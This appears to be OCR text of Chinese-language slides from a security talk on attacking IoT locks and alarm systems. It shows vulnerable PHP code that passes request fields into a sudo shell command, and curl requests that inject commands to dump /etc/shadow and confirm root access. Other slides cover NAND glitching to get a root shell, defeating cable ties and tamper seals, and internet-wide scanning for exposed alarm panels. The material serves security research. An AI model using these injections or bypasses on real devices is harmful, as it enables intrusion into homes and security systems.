$nodeId = $_POST['nodeId'];
$attrId = $_POST['attrId'];
$v = $_POST['value'];

//$who = exec('whoami');
//echo $who;
//passthru("sudo ls", $retval);

//echo "nodeId=" .$nodeId . " attrId=" . $attrId . " value=" . $v;
$cmd = 'sudo ' . dirname(__FILE__) . '/php2apron set_value ' . $nodeId . " " . $attrId . " " . $v;

//echo $cmd . " ";

passthru($cmd, $retval);
echo "ret_code=" . $retval;

?>
```

已被厂家打了补丁..... :(

边信道 101

不直接对目标(算法)进行攻击, 而通过测量音频,热量,电压等方式获取密码


可通过错误注入(Glitch) 的方式来打乱程序的正常流程, 从而绕过密码检测


错误注入(Glitch) 具有结果难于预测特性 (激光,电压,时钟频率).

边信道 – NAND Glitch

NAND Glitch 通过在正确的时间点, 阻止 bootloader 读取正确的数据地址. 从而得到root shell.

仅仅需要在正确的时间点, 将数据出口 I/0 pin 同GND 短接 ...





正确的时间点

NAND Glitch 可打乱系统正常流程, 但何时开始 & 何时停止呢?

错误时间点的意外收获....

anonymous — bash — 120×30

```
Pandora:~ anonymous$ curl "http://192.168.0.1/set_dev_value.php" -d "attrId=a&nodeId=; cat /etc/shadow ;"
root:bVn.vHIoFZcTA:0:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
dbus:*:::::::
ret_code=127Pandora:~ anonymous$ curl "http://192.168.0.1/set_dev_value.php" -d "attrId=a&nodeId=; id ;"
uid=0(root) gid=0(root)
ret_code=127Pandora:~ anonymous$
```


开锁@物联网时代 II

任何提供安全防护的设备，都可以理解为锁体系的分支

物理安全防护分支


. 通常和门锁一起出现的监视器, 警报器，门磁等等 ..

. 传统物理安全的器件包罗万象, 缆线绑带, 密封贴条 ..




绕过缆线绑带 - Shim

. 可使用可乐罐, 小铁片, 甚至小针, 打开所谓卡死的缆线绑带



绕过密封贴条 - 丙酮

. 无色透明液体, 能溶解油, 树脂, 橡胶. 经常用于擦洗塑胶污垢



暴露在公网的安防设备

通过 Zmap 或 Masscan 进行全网段扫描. 给所有 IPv4 来个体检.

在条件允许的情况下, 完成扫描全网是分分钟的事. 所有设备都将无所遁形.

通过 ZoomEye 可以发现不少暴露在公网的用于安防的系统设备.

熟练使用ZoomEye 或 Shodan 这类搜索引擎, 可使研究工作事半功倍.

听说贡献 dorks 有免费 T-Shirt ;)

强大的钟馗之眼 — Envisalink

ZoomEye

Envisalink

Explore

Search Result | Global Vision

Found about **744** results (**0.016** seconds).

Search Type

Public Devices

Web Services

Service

Unknown 743

http 1

Greece Alexandroupoli

July 24, 2015

80

